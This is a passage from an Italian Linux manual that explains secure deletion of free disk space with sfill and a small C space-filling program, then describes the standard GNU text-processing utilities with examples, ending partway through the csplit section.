Questo problema può essere considerato con maggiore o minore serietà, a seconda del contesto: se si tratta solo di un piccolo scrupolo, una sovrascrittura singola dei dati può essere sufficiente; se invece il problema della riservatezza è grave, sono necessarie più sovrascritture con dati diversi e casuali.

L'efficacia del procedimento di sovrascrittura dei dati cancellati dipende anche dalle caratteristiche del file system e dal modo in cui si comunica effettivamente con l'unità di memorizzazione. Per avere un risultato accettabile occorre che l'unità di memorizzazione sia collegata localmente, perché un file system di rete potrebbe essere gestito tramite una memoria tampone significativa, dove molti file creati e poi cancellati non vengono nemmeno memorizzati effettivamente, o comunque dove non tutte le sovrascritture ripetute vengono eseguite realmente. Inoltre, il file system non deve conservare lo storico (ovvero il diario) delle modifiche ai file, altrimenti il procedimento di sovrascrittura diventa perfettamente inutile e dannoso per altri versi.

Eventualmente va considerato anche il problema della cancellazione della memoria di scambio (quella che estende la memoria virtuale in un'unità di memorizzazione di massa), ma in questo capitolo la questione non viene trattata.

199.1 Secure-delete

Secure-delete[1] è un piccolo insieme di programmi destinati alla cancellazione definitiva dei dati. In particolare è importante il programma '**sfill**', con il quale si va a sovrascrivere più volte lo spazio inutilizzato all'interno di un file system:

sfill [***opzioni***] ***directory***

La sintassi del programma richiede almeno l'indicazione di una directory, all'interno della quale creare i file temporanei per la sovrascrittura. Per esempio, supponendo che nella directory '/home/' sia innestato il file system all'interno del quale si vuole fare un po' di pulizia, sarebbe sufficiente il comando seguente:

sfill /home [*Invio*]

In generale, il programma va usato dall'amministratore, ma non viene escluso dagli utenti comuni. Tuttavia, se un utente comune utilizza '**sfill**', è molto probabile che non possa sovrascrivere tutto lo spazio libero, in base alla politica del sistema.

Tabella 199.1. Alcune opzioni per l'uso di '**`sfill`**'.

Opzione	Descrizione
`-f`	Richiede una modalità di funzionamento rapida (*fast*), ma logicamente poco efficace sul piano della sicurezza della cancellazione.
`-l`	Richiede solo due sovrascritture (*less*), una delle quali con dati casuali.
`-z`	Richiede che l'ultimo passaggio di sovrascrittura avvenga utilizzando il valore zero.

Va letta la documentazione, costituita dalla pagina di manuale *sfill(1)*, se il problema della cancellazione dei dati è delicato nel proprio contesto. Si vedano eventualmente anche gli altri programmi del pacchetto Secure-delete.

199.2 Esempio di programma per la sovrascrittura dello spazio libero

Viene proposto un programma molto semplice, scritto in C, con il quale si creano una serie di file nella directory corrente, contenenti la ripetizione di una stringa fornita attraverso la riga di comando. La scrittura avviene una sola volta e i file temporanei vanno cancellati manualmente, dopo l'uso del programma.

```
empty-space-filler [blocco [stringa]]
```

Ammesso che il programma venga chiamato come si vede nel modello sintattico, il primo argomento opzionale è costituito dalla dimensione del blocco, ovvero la dimensione di ogni file temporaneo creato; il secondo argomento, se fornito, deve essere la stringa da usare ripetutamente per riempire lo spazio dei file temporanei. Per esempio, il programma potrebbe essere usato così:

`#` **`cd /tmp`** [*Invio*]

`#` **`empty-space-filler 131072 "Ciao a tutti! :-) :-) :-)"`** [*Invio*]

Naturalmente, se non si forniscono opzioni vengono usati i valori predefiniti nel programma. Segue il listato del programma che dovrebbe essere disponibile presso ⟨*allegati/a2/c/empty-space-filler.c* ⟩).

```
#include <limits.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

const unsigned int  p_default_block_size = 65536;
const unsigned int  p_max_block_size     = 1048576;
const          char p_default_message[]  = "ciao";
               char *p_program_name;
```

```
void
command_line_error (void)
{
    printf ("%s: syntax error!\n", p_program_name);
    printf ("\n");
    printf ("syntax:\n");
    printf ("%s [[BLOCK_SIZE MESSAGE]\n", p_program_name);
    printf ("\n");
    printf ("max BLOCK_SIZE is %u.\n", p_max_block_size);
    printf ("\n");
    printf ("example:\n");
    printf ("%s %u \"empty block\"\n",
            p_program_name,
            p_default_block_size);
}

char *
fill_the_block (char *block,
                unsigned int block_size,
                const char *message)
{
    unsigned int i;
    unsigned int j;
    unsigned int message_size = strlen (message);

    for (i = 0; i < block_size; i++)
      {
        for (j = 0; i < block_size && j <= message_size; j++, i++)
          {
            block[i] = message[j];
          }
        i--;
      }

    return block;
}

int
make_temp_file (char *block,
                unsigned int block_size,
                const unsigned n)
{
      char  temp_file_name[64];
       int  byte_composed;
    size_t  byte_written;
      FILE *temp_stream;
```

```
    byte_composed = sprintf (temp_file_name,
                             "empty-space-filler-%u.tmp",
                             n);

    if (byte_composed <= 0)
      {
        printf ("%s: unknown error 1!\n", p_program_name);
        return -1;
      }

    temp_stream = fopen (temp_file_name, "wb");

    if (temp_stream == NULL)
      {
        printf ("%s: cannot create more files!\n", p_program_name);
        return -1;
      }

    byte_written = fwrite (block, 1, block_size, temp_stream);

    if (byte_written != block_size)
      {
        fclose (temp_stream);
        return -1;
      }

    fclose (temp_stream);
    return 0;
}

int
main (int argc, char *argv[])
{
         unsigned int  block_size = p_default_block_size;
                  int  scan_status;
                  int  temp_status;
    unsigned long int  n_temp;
                 char *message = (char *) p_default_message;
    unsigned long int  total_size;

    // Save the program name.

    p_program_name = argv[0];

    // Check argument and fix it.

    if (argc > 3)
```

```
      {
        command_line_error ();
        exit (-1);
      }

    if (argc == 1)
      {
        block_size = p_default_block_size;
        message = (char *) p_default_message;
      }

    if (argc >= 2)
      {
        scan_status = sscanf (argv[1], "%u", &block_size);

        if (scan_status != 1)
          {
            command_line_error ();
            exit (-1);
          }
        else if (block_size == 0)
          {
            block_size = p_default_block_size;
          }
        else if (block_size > p_max_block_size)
          {
            command_line_error ();
            exit (-1);
          }
      }

    if (argc == 3)
      {
        message = argv[2];

        if (strlen (message) < 1)
          {
            message = (char *) p_default_message;
          }

      }

    // Define the block to be written and fill it.

    char block[block_size];

    fill_the_block (block, block_size, message);
```

```
    // Make files.

    for (n_temp = 0, temp_status = 0;
         n_temp <= UINT_MAX && temp_status >= 0;
         n_temp++)
      {
        temp_status = make_temp_file (block, block_size, n_temp);

        if (temp_status != 0)
          {
            break;
          }

        total_size = n_temp * block_size;

        printf ("%s: written %lu x %u = %lu bytes\r",
                p_program_name,
                n_temp,
                block_size,
                total_size);

      }

    printf ("%s: written %lu x %u = %lu bytes\n",
            p_program_name,
            n_temp,
            block_size,
            total_size);
    return 0;
}
```

Per compilare il programma, ammesso che il file originale sia '`empty-space-filler.c`', si può procedere nel modo seguente:

`$` **`cc -o empty-space-filler empty-space-filler.c`** [*Invio*]

[1] **Secure-delete** GNU GPL

Parte xxxiv

Programmi di servizio vari

Capitolo 200

Gestione dei file di testo

Un file di testo è quello che può essere letto così com'è senza bisogno di interpretazioni particolari. Il modo con cui questo file viene definito chiarisce anche il tipo di contenuto che può avere: testo puro, senza altre informazioni.

I file di testo sono una sequenza di caratteri e simboli, separata convenzionalmente in righe di lunghezze diseguali, che così devono essere terminate attraverso un codice particolare: quello che qui viene definito ***codice di interruzione di riga***.

La tabella 200.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 200.1. Riepilogo dei programmi per la gestione dei file di testo.

Programma	Descrizione
'**cat**'	Emette il contenuto di uno o più file.
'**tac**'	Emette il contenuto dei file invertendo l'ordine delle righe.
'**nl**'	Emette il contenuto dei file numerando le righe.
'**od**'	Converte in ottale.
'**rev**'	Emette il contenuto dei file invertendo i caratteri di ogni riga.
'**fmt**'	Riformatta il testo.
'**pr**'	Rimpagina il testo per la stampa.
'**fold**'	Impagina il testo «piegando» le righe molto lunghe.
'**column**'	Incolonna.
'**colrm**'	Elimina un intervallo di colonne (in caratteri) dal testo.
'**col**'	Filtra alcuni tipi di codici per facilitare la stampa.
'**colcrt**'	Filtra alcuni tipi di codici per facilitare la visualizzazione su terminale.
'**ul**'	Filtra alcuni tipi di codici per visualizzare correttamente evidenziamenti e sottolineature.
'**head**'	Estrae la parte iniziale.
'**tail**'	Estrae la parte finale.
'**split**'	Suddivide.
'**csplit**'	Suddivide in base a un modello.
'**wc**'	Conta le parole.
'**sort**'	Riordina le righe.
'**unique**'	Filtra le righe doppie.
'**comm**'	Confronta due file ordinati.
'**cut**'	Estrae una porzione del contenuto delle righe.
'**paste**'	Unisce le righe di due file in modo sequenziale.
'**join**'	Unisce le righe di due file in base a delle chiavi di ordinamento.
'**ptx**'	Crea un indice del contenuto di un file.

200.1 Codice di interruzione di riga

Questo codice di interruzione di riga cambia a seconda del sistema operativo. Negli ambienti Unix si usa il codice $0A_{16}$ che viene chiamato *<LF>*, negli ambienti Dos e derivati si utilizza la sequenza $0D0A_{16}$ corrispondente a *<CR><LF>*, mentre negli ambienti MAC si usa il codice $0D_{16}$ corrispondente a *<CR>*.

Quando si vuole fare riferimento al codice di interruzione di riga in modo astratto, cioè senza restare legati a un'architettura particolare del sistema operativo, si parla spesso di *new-line*. La convenzione per cui il termine *new-line* dovrebbe rappresentare idealmente ciò che si utilizza per interrompere una riga, non viene rispettata sempre. Generalmente, chi lavora con i sistemi Unix ignora il problema e utilizza il termine *new-line* per identificare il carattere *<LF>*, che invece ha un nome preciso: *line feed*.

Utilizzando un sistema GNU, il problema derivato da questa ambiguità non si manifesta; tuttavia, leggendo i documenti che utilizzano questa espressione, occorre fare attenzione, o almeno è il caso di porsi il dubbio sul significato di ciò che si intende. Pertanto, in questo documento si utilizza la definizione «codice di interruzione di riga», in modo da non lasciare dubbi.

200.2 Spazi

Nei file di testo, gli spazi sono un concetto prettamente visivo: quando si visualizza (o si stampa) un file si notano delle zone in cui non appaiono caratteri di alcun tipo.

I caratteri attraverso i quali si ottengono questi spazi sono normalmente: lo spazio vero e proprio (30_{16}), la tabulazione (09_{16}) e il codice di interruzione di riga.

Il modo con cui si ottiene una spaziatura dipende dal contesto. Ciò che conta è sapere distinguere tra spazio in senso generale e ***carattere spazio*** che è invece un codice particolare.

A volte si utilizza il termine *blank*, o ***spazio lineare***, per indicare uno spazio in senso generale, dove di norma si intende fare riferimento indifferentemente a un numero imprecisato di caratteri spazio o tabulazione.

Il codice di interruzione di riga entra in gioco quando si ha a che fare con righe vuote. Una riga di questo tipo può contenere spazi di vario genere (spazio e tabulazione) e poi deve essere conclusa da questo codice. Ma una riga vuota, *blank line*, può essere veramente vuota e contenere soltanto il codice di interruzione di riga.

200.3 Programmi di servizio per i file di testo

I programmi descritti in questo capitolo, quando sono di origine GNU (si riconoscono facilmente perché permettono di utilizzare opzioni descrittive e non solo quelle composte da una sola lettera), accettano le opzioni seguenti:

Opzione	Descrizione
`--help`	emette un breve riassunto della sintassi e delle opzioni disponibili;
`--version`	emette il numero della versione;
`-`	un trattino isolato indica esplicitamente di utilizzare quanto proveniente dallo standard input.

Generalmente, se ciò può avere senso, quando non viene fornito alcun file negli argomenti, si intende utilizzare lo standard input.

200.4 Riemissione completa

Alcuni programmi per l'elaborazione di file di testo emettono lo stesso file fornito come input, eventualmente dopo un qualche tipo di elaborazione elementare.

Il più semplice di questi programmi è '**`cat`**' che nella maggior parte dei casi viene utilizzato senza opzioni, per lo più con lo scopo di iniziare un condotto di programmi.

200.4.1 Utilizzo di «cat»

Il programma di servizio '**cat**' [1] emette di seguito i file indicati come argomento attraverso lo standard output, in pratica qualcosa di simile al comando '**TYPE**' del Dos:

```
cat [opzioni] [file...]
```

Tabella 200.3. Alcune opzioni.

Opzione	Descrizione
`-b` `--number-nonblank`	Numera tutte le righe emesse, che non sono vuote, a partire da uno.
`-s` `--squeeze-blank`	Sostituisce le righe vuote multiple con una sola riga bianca.
`-v` `--show-nonprinting`	Sostituisce i caratteri non stampabili con una sigla che inizia con un accento circonflesso ('**^**') o con la sigla '**M-**' a seconda che si tratti di un codice con il primo bit a zero oppure a uno (si intende il bit più significativo). Sono esclusi i caratteri di tabulazione e i codici di interruzione di riga.
`-E` `--show-ends`	Visualizza la fine di ogni riga aggiungendo il simbolo '**$**'.
`-T` `--show-tabs`	Mostra esplicitamente il carattere di tabulazione (*<HT>*) utilizzando il simbolo '**^I**'.
`-A` `--show-all`	Mostra tutti i simboli non stampabili. È equivalente a '**-vET**'.

200.4.2 Utilizzo di «tac»

Il programma di servizio '**tac**' [2] emette attraverso lo standard output i file forniti come argomento, invertendo l'ordine delle righe:

```
tac [opzioni] [file...]
```

Queste righe possono essere divise in base a un codice di interruzione di riga diverso dal solito, specificandolo attraverso l'opzione '**-s**'. In pratica, '**tac**' è l'inverso di '**cat**'.

Opzione	Descrizione
`-s` ***separatore*** `--separator=`***separatore***	Permette di definire il codice di interruzione di riga da prendere in considerazione.

200.4.3 Utilizzo di «nl»

Il programma di servizio '**`nl`**' [3] emette attraverso lo standard output il contenuto dei file forniti come argomento con l'aggiunta dei numeri di riga per alcune o tutte le righe dell'input:

`nl` [***opzioni***] [***file***...]

Il conteggio delle righe viene fatto unendo i file forniti come argomento, come se si trattasse di un file unico, azzerandolo ogni volta che viene riconosciuto l'inizio di una pagina logica. Sotto questo punto di vista, una pagina logica è composta da tre parti: testa, corpo e piede.

In condizioni normali, salvo altre indicazioni passate attraverso le opzioni, si individua la testa, il corpo e il piede, perché preceduti da una riga che contiene esattamente una stringa speciale:

- `\:\:\:`
  prima della testa;
- `\:\:`
  prima del corpo;
- `\:`
  prima del piede.

Per mostrare semplicemente il funzionamento del programma, viene proposto un file di testo puro contenente esattamente le righe seguenti:

```
\:\:\:
intestazione 1
intestazione 2
intestazione 3
\:\:
corpo 1
corpo 2
corpo 3
corpo 4
corpo 5
\:
piede 1
piede 2
piede 3
```

```
\:\:\:
intestazione 4
intestazione 5
intestazione 6
\:\:
corpo 6
corpo 7
corpo 8
corpo 9
corpo 10
\:
piede 4
piede 5
piede 6
```

Supponendo che il file abbia il nome '`prova.txt`', ecco cosa si ottiene con il comando seguente:

$ **nl prova.txt** [*Invio*]

```

       intestazione 1
       intestazione 2
       intestazione 3

     1  corpo 1
     2  corpo 2
     3  corpo 3
     4  corpo 4
     5  corpo 5

       piede 1
       piede 2
       piede 3

       intestazione 4
       intestazione 5
       intestazione 6

     1  corpo 6
     2  corpo 7
     3  corpo 8
     4  corpo 9
     5  corpo 10

       piede 4
       piede 5
       piede 6
```

Si osservi in particolare che la prima riga è vuota, perché nel file di origine si trova in quella posizione la stringa di riconoscimento dell'inizio della testa.

Si veda eventualmente il documento *info nl* oppure la pagina di manuale *nl(1)*.

200.4.4 Utilizzo di «od»

Il programma di servizio '**od**' [4] converte i file forniti come input in ottale o in altri formati.

Si veda eventualmente il documento *info od* oppure la pagina di manuale *od(1)*.

200.4.5 Utilizzo di «rev»

Il programma di servizio '**rev**' [5] emette attraverso lo standard output il file fornito come argomento, invertendo l'ordine dei caratteri di ogni riga:

```
rev [file...]
```

200.4.6 Utilizzo di «dog»

Il programma di servizio '**dog**' [6] è una rivisitazione di '**cat**', a cui aggiunge in particolare la possibilità di accedere a URI esterni:

```
dog [opzioni] [-|file|uri]...
```

Vengono mostrati alcuni esempi.

- `$` **`dog prova.txt`** [*Invio*]

  Legge il file '`prova.txt`' ed emette il suo contenuto attraverso lo standard output.

- `$` **`dog http://a2.brot.dg/prova.html`** [*Invio*]

  Preleva una copia di *`http://a2.brot.dg/prova.html`* ed emette l'esito attraverso lo standard output. La parte iniziale di ciò che si ottiene potrebbe apparire così:

  ```
  HTTP/1.0 200 OK
  Date: Tue, 21 Mar 2006 16:46:00 GMT
  Server: Apache/2.0.54 (Debian GNU/Linux) PHP/4.3.10-16
  Last-Modified: Wed, 15 Mar 2006 07:36:51 GMT
  ETag: "4d9a3f-3222-a39aeac0"
  Accept-Ranges: bytes
  Content-Length: 12834
  Connection: close
  Content-Type: text/html

  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
  <HTML LANG="it">
  ...
  ```

- $ **dog --no-header http://a2.brot.dg/prova.html > prova.html** [*Invio*]

  Preleva una copia di *http://a2.brot.dg/prova.html* e la salva nel file '`prova.html`'. L'uso dell'opzione '**`--no-header`**' serve a ottenere il file originale, senza l'aggiunta dell'intestazione che fa parte del protocollo HTTP.

Si veda la pagina di manuale *dog(1)*.

200.5 Rimpaginazione

Alcuni programmi si occupano di modificare l'impaginazione del testo, cambiandone la larghezza o aggiungendo delle intestazioni.

200.5.1 Utilizzo di «fmt»

Il programma di servizio '**`fmt`**' [7] impagina il testo contenuto nei file forniti come argomento, eliminando e aggiungendo codici di interruzione di riga, in modo che il testo risulti al massimo di una data larghezza:

```
fmt [opzioni] [file...]
```

Il risultato viene emesso attraverso lo standard output. Se non si specifica l'ampiezza massima della riga, questa si intende essere di 75 caratteri.

A titolo di esempio, si suppone che il file '`prova.txt`' contenga esattamente il testo seguente:

```
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla

bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
```

Con '**`fmt`**' si ottiene la rimpaginazione dei due blocchi:

$ **fmt prova.txt** [*Invio*]

```
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla
```

Opzione	Descrizione
`-w` ***ampiezza*** `--width=`***ampiezza***	Permette di specificare l'ampiezza massima del testo.

Si veda eventualmente il documento *info fmt* oppure la pagina di manuale *fmt(1)*.

200.5.2 Utilizzo di «pr»

Il programma di servizio '**`pr`**' [8] emette attraverso lo standard output il contenuto dei file forniti come argomento, formattati opportunamente per la stampa:

```
pr [opzioni] [file...]
```

Se non viene indicato diversamente attraverso le opzioni:

- viene aggiunta un'intestazione di cinque righe, dove la terza di queste contiene l'informazione della data e dell'ora di stampa e anche del numero di pagina;
- viene aggiunto un piede di pagina di quattro righe bianche;
- il numero di righe per pagina è di 66;
- il carattere <*FF*> che fosse contenuto eventualmente nei file di input, genera un salto pagina.

Nel caso si utilizzino più colonne:

- le colonne hanno la stessa larghezza;
- sono separate da una stringa opzionale (il cui valore predefinito è uno spazio);
- le righe vengono troncate al raggiungimento della larghezza massima della colonna.

Vedere *info pr* oppure *pr(1)*.

Tabella 200.14. Alcune opzioni.

Opzione	Descrizione
+*pagina_iniziale* [:*pagina_finale*]	Seleziona l'intervallo di pagine indicato. Se manca la pagina finale, si intende che sia l'ultima.
-*numero_colonne*	Produce un risultato suddiviso nel numero di colonne indicato. L'ampiezza delle colonne viene calcolata automaticamente.
`-c`	Stampa i caratteri di controllo utilizzando la notazione: '**`^A`**', '**`^B`**',... I simboli comunque non stampabili vengono rappresentati in ottale: '**`\`***ooo*'.
`-d`	Raddoppia la spaziatura tra le righe (spaziatura doppia).
`-l` *lunghezza_pagina*	Definisce la dimensione della pagina espressa in righe. Di solito la pagina è lunga 66 righe.
`-o` *margine_sinistro*	Definisce il margine sinistro espresso in caratteri.

Si veda eventualmente il documento *info pr* oppure la pagina di manuale *pr(1)*.

200.5.3 Utilizzo di «fold»

Il programma di servizio '**`fold`**' [9] impagina il testo contenuto nei file forniti come argomento, suddividendo le righe troppo lunghe inserendo un codice di interruzione di riga al raggiungimento della colonna 80 (se non viene specificato diversamente attraverso le opzioni):

```
fold [opzioni] [file...]
```

Il conteggio viene fatto tenendo conto dei caratteri di tabulazione come se fossero espansi, dei codici di *backspace* (<*BS*>) che diminuiscono il conteggio e dei caratteri di ritorno a carrello (<*CR*>) che azzerano il conteggio.

Tabella 200.15. Alcune opzioni.

Opzione	Descrizione
`-b` `--bytes`	Conta i caratteri <*HT*> (tabulazione), <*BS*> e <*CR*> come gli altri.
`-s` `--spaces`	Cerca di interrompere le righe subito dopo uno spazio vuoto, in modo da evitare di spezzare delle parole.
`-w` *larghezza* `--width=`*larghezza*	Definisce la larghezza massima della colonna di testo finale.

200.5.4 Utilizzo di «column»

Il programma di servizio '**column**' [10] trasforma l'input rappresentato dai file indicati come argomento in modo da ottenere più colonne. Il risultato viene emesso attraverso lo standard output:

```
column [opzioni] [file...]
```

Tabella 200.16. Alcune opzioni.

Opzione	Descrizione
`-c` ***colonne***	Indica la dimensione orizzontale in caratteri dell'output che si vuole ottenere.
`-x`	Di norma, ogni colonna viene riempita completamente prima di passare alla successiva. Con questa opzione, i dati all'interno delle colonne vengono disposti in sequenza orizzontale.

200.5.5 Utilizzo di «colrm»

Il programma di servizio '**colrm**' [11] elimina un intervallo di colonne da un file di testo:

```
colrm [colonna_iniziale] [colonna_finale]
```

Le colonne sono espresse in caratteri. L'input è ottenuto dallo standard input e l'output viene emesso attraverso lo standard output. Se vengono omessi gli attributi, non viene eliminato alcunché. Se manca l'indicazione della colonna finale, l'eliminazione avviene a partire dalla colonna iniziale indicata fino alla fine della riga.

Segue la descrizione di alcuni esempi.

- `$` **`colrm 1 10 < documento.txt > tagliato.txt`** [*Invio*]

  Vengono eliminati i primi 10 caratteri di ogni riga del file '`documento.txt`' e il risultato viene emesso in '`tagliato.txt`'.

- `$` **`colrm 81 < documento > normale.txt`** [*Invio*]

  Le righe che superano gli 80 caratteri vengono tagliate.

200.6 Composizione

Un tipo di file di testo è quello che contiene codici speciali di spostamento allo scopo di ottenere un aspetto particolare quando questo viene stampato. Il codice più usato in questo senso è <*BS*> (*backspace*) che normalmente viene interpretato come arretramento di una posizione. Gli effetti che si possono ottenere in questo modo sono il sottolineato e il neretto. Per esempio, per ottenere la parola «CIAO» in neretto, si utilizza una sequenza del tipo:

'**C**<*BS*>**CI**<*BS*>**IA**<*BS*>**AO**<*BS*>**O**'.

200.6.1 Utilizzo di «col»

Alcuni tipi di file di testo possono contenere codici di spostamento in avanti o indietro. Alcuni di questi codici possono risultare inadatti alle unità per la visualizzazione o per la stampa, oppure possono essere disposti in modo disordinato.

Il programma di servizio '**col**' [12] emette attraverso lo standard output una trasformazione dello standard input, in modo che questo contenga solo codici per l'avanzamento di riga in avanti.

Tabella 200.17. Alcune opzioni.

Opzione	Descrizione
`-b`	Vengono eliminati anche i caratteri di *backspace* (<*BS*>).
`-f`	I caratteri di mezzo *line feed* (avanzamento di mezza riga) vengono permessi e quindi non sono eliminati.
`-x`	I caratteri di tabulazione vengono sostituiti con spazi.

L'esempio seguente trasforma il risultato di *ls(1)* in un file di testo normale, che viene memorizzato in '`/tmp/ls1.txt`':

$ **man 1 ls | col -bx > /tmp/ls1.txt** [*Invio*]

200.6.2 Utilizzo di «colcrt»

Il programma di servizio '**colcrt**' [13] emette attraverso lo standard output una trasformazione dei file indicati come argomento, in modo da permettere la visualizzazione o la stampa di testi contenenti codici di spostamento di mezza riga:

```
colcrt [opzioni] [file...]
```

In pratica, i caratteri che dovrebbero apparire stampati in una mezza riga successiva, vengono spostati nella riga (intera) successiva. Il suo funzionamento è simile a quello del programma '**col**', ma è orientato particolarmente all'emissione di un output adatto allo schermo di un terminale.

Tabella 200.18. Alcune opzioni.

Opzione	Descrizione
`-`	Vengono eliminate tutte le sottolineature.
`-2`	Stampa tutte le mezze righe, raddoppiando in pratica l'output.

200.6.3 Utilizzo di «ul»

Il programma di servizio '**ul**', [14] il cui nome sta per *underline*, permette di trasformare un file contenente codici di arretramento, usati per ottenere evidenziamenti e sottolineature, in modo da poterlo visualizzare correttamente in base al tipo di terminale che risulta dalla configurazione (la variabile di ambiente '**TERM**'):

```
ul [opzioni] [file...]
```

Per comprendere il senso di questo programma, si può ridirigere su un file il risultato della lettura di una pagina di manuale:

$ **man 1 ul > /tmp/ul.txt** [*Invio*]

Se si osserva il file '/tmp/ul.txt' ottenuto, si può vedere che contiene dei codici di arretramento (<BS>), con lo scopo di ottenere un carattere di spessore maggiore (più nero, o più illuminato, a seconda del modo con cui il terminale funziona normalmente):

```
UL(1)                    BSD General Commands Manual                  UL(1)

N<BS>NA<BS>AM<BS>ME<BS>E
     u<BS>ul<BS>l - do underlining

S<BS>SY<BS>YN<BS>NO<BS>OP<BS>PS<BS>SI<BS>IS<BS>S
     u<BS>ul<BS>l [-<BS>-i<BS>i] [-<BS>-t<BS>t _<BS>t_<BS>e_<BS>r_<BS>m_↵
↪<BS>i_<BS>n_<BS>a_<BS>l] [_<BS>n_<BS>a_<BS>m_<BS>e _<BS>._<BS>._<BS>.]

D<BS>DE<BS>ES<BS>SC<BS>CR<BS>RI<BS>IP<BS>PT<BS>TI<BS>IO<BS>ON<BS>N
     The u<BS>ul<BS>l utility reads the named files (or standard input if none are
     given) and translates occurrences of underscores to the sequence which
     indicates underlining for the terminal in use, as specified by the
    ...
```

Se si invia questo file, così come si vede, allo schermo, non si ottiene alcun evidenziamento:

$ **cat /tmp/ul.txt** [*Invio*]

Se invece si utilizza '**ul**', lo si vede come dovrebbe (purché il terminale sia in grado di farlo):

$ **ul /tmp/ul.txt** [*Invio*]

Eventualmente si può consultare la pagina di manuale *ul(1)*.

200.7 Estrazione parziale e statistiche

Alcuni programmi si occupano di estrarre dall'input solo alcune porzioni, o solo delle informazioni riepilogative, o ancora di suddividere l'input in parti più piccole. In particolare, '**head**', '**tail**' e '**split**', condividono un'opzione che permette di definire una dimensione in byte, che può fare uso di un moltiplicatore, in base a quanto indicato dalla tabella 200.20.

Tabella 200.20. Moltiplicatori utilizzati da '**head**', '**tail**' e '**split**'.

Moltiplicatore	Significato
b	Blocchi di 512 byte.
k	Blocchi di 1 Kibyte.
m	Blocchi di 1 Mibyte.

200.7.1 Utilizzo di «head»

Il programma di servizio '**head**' [15] emette attraverso lo standard output la prima parte (le prime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento:

```
head [opzioni] [file...]
```

Tabella 200.21. Alcune opzioni.

Opzione	Descrizione
`-c` ***dimensione*** `--bytes=`***dimensione***	Emette la quantità di byte indicata dalla dimensione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore, secondo quanto mostrato nella tabella 200.20.
`-n` ***dimensione*** `--lines=`***dimensione***	Emette la quantità di righe indicata dalla dimensione.

200.7.2 Utilizzo di «tail»

Il programma di servizio '**tail**' [16] emette attraverso lo standard output la parte finale (le ultime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento:

```
tail [opzioni] [file...]
```

Tabella 200.22. Alcune opzioni.

Opzione	Descrizione
`-c` ***dimensione*** `--bytes=`***dimensione***	Emette la quantità di byte indicata dalla dimensione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore, secondo quanto mostrato nella tabella 200.20.
`-n` ***dimensione*** `--lines=`***dimensione***	Emette la quantità di righe indicata dalla dimensione.
`-f` `--follow`	Cerca di continuare la lettura del file, assumendo che questo debba allungarsi per opera di un altro processo (come avviene nel caso dei file delle registrazioni).

L'esempio seguente legge la parte finale del file '`/var/log/messages`' e continua a farlo in attesa di aggiunte al file, inviando quanto ottenuto al dispositivo '`/dev/tty10`'. Il processo viene messo opportunamente sullo sfondo in modo da liberare il terminale.

```
# tail -f /var/log/messages > /dev/tty10 & [Invio]
```

200.7.3 Utilizzo di «split»

Il programma di servizio '**`split`**' [17] suddivide il contenuto del file fornito come argomento in porzioni ordinate, di una lunghezza massima definita (di solito 1 000 righe):

```
split [opzioni] [file [prefisso]]
```

I file che vengono generati hanno il prefisso indicato nell'argomento (oppure '**`x`**' se non viene specificato), seguito da una coppia di lettere che cambiano secondo una sequenza ordinata: '**`aa`**', '**`ab`**', '**`ac`**',... Pertanto, i nomi ottenuti possono essere ordinati nello stesso modo con cui il file originale è stato suddiviso.

Tabella 200.23. Alcune opzioni.

Opzione	Descrizione
`-l` ***righe*** `--lines=`***righe***	Definisce il numero di righe dei file di destinazione.
`-b` ***dimensione*** `--bytes=`***dimensione***	Definisce la dimensione in byte dei file di destinazione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore, secondo quanto mostrato nella tabella 200.20.
`-C` ***dimensione*** `--line-bytes=`***dimensione***	Definisce la dimensione massima in byte dei file di destinazione, intendendo però che questi file contengano righe intere. Si possono usare gli stessi moltiplicatori utilizzabili nell'opzione '**`-b`**'.

200.7.4 Utilizzo di «csplit»

Il programma di servizio '**`csplit`**' [18] serve a suddividere un file in più parti, secondo uno o più modelli. Ogni modello indicato alla fine della riga di comando, specifica l'inizio di una nuova porzione di file che si vuole ottenere:

```
csplit [opzioni] file modello...
```

Il modello in questione può essere rappresentato da un numero, che esprime la quantità di righe da contare, per determinare l'inizio della porzione successiva, oppure da un'espressione regolare, che, a seconda della delimitazione, può anche servire a eliminare una porzione di file.

Salvo indicazione diversa, '**`csplit`**' genera una serie di file secondo il modello '`xx`***nn***'; in pratica, si tratta di una serie di file il cui nome inizia con due «x» e termina con un numero di

due cifre. In particolare, con l'opzione '-f' è possibile stabilire un prefisso diverso da queste due «x».

Come accennato, ogni modello può essere rappresentato da un numero, o da un'espressione regolare, ma in più, può essere aggiunto un simbolo speciale che ne rappresenta la ripetizione, per permettere l'indicazione dello stesso modello per più porzioni del file:

modello [{*n_ripetizioni*|*}]

Come si vede dallo schema sintattico, l'indicazione eventuale delle ripetizioni è racchiuso tra parentesi graffe, che quindi fanno parte del comando. Quando si vogliono indicare tali parentesi graffe, è probabile che si debbano proteggere dall'interpretazione della shell. Vengono descritte di seguito le varie forme dei modelli che possono essere indicati, assieme a una spiegazione sull'uso del simbolo di ripetizione.

Tenendo conto che dovrebbe trattarsi di un programma di servizio GNU, le espressioni regolari vanno espresse secondo le convenzioni GNU. Per la precisione, vengono utilizzate le espressioni regolari estese (ERE). A questo proposito è conveniente leggere i capitoli 664 e 665.

- *n_righe*

  Un numero puro e semplice, indica di concludere la porzione di file in corso all'*n*-esima riga.

- /*espressione_regolare*/ [*scostamento*]

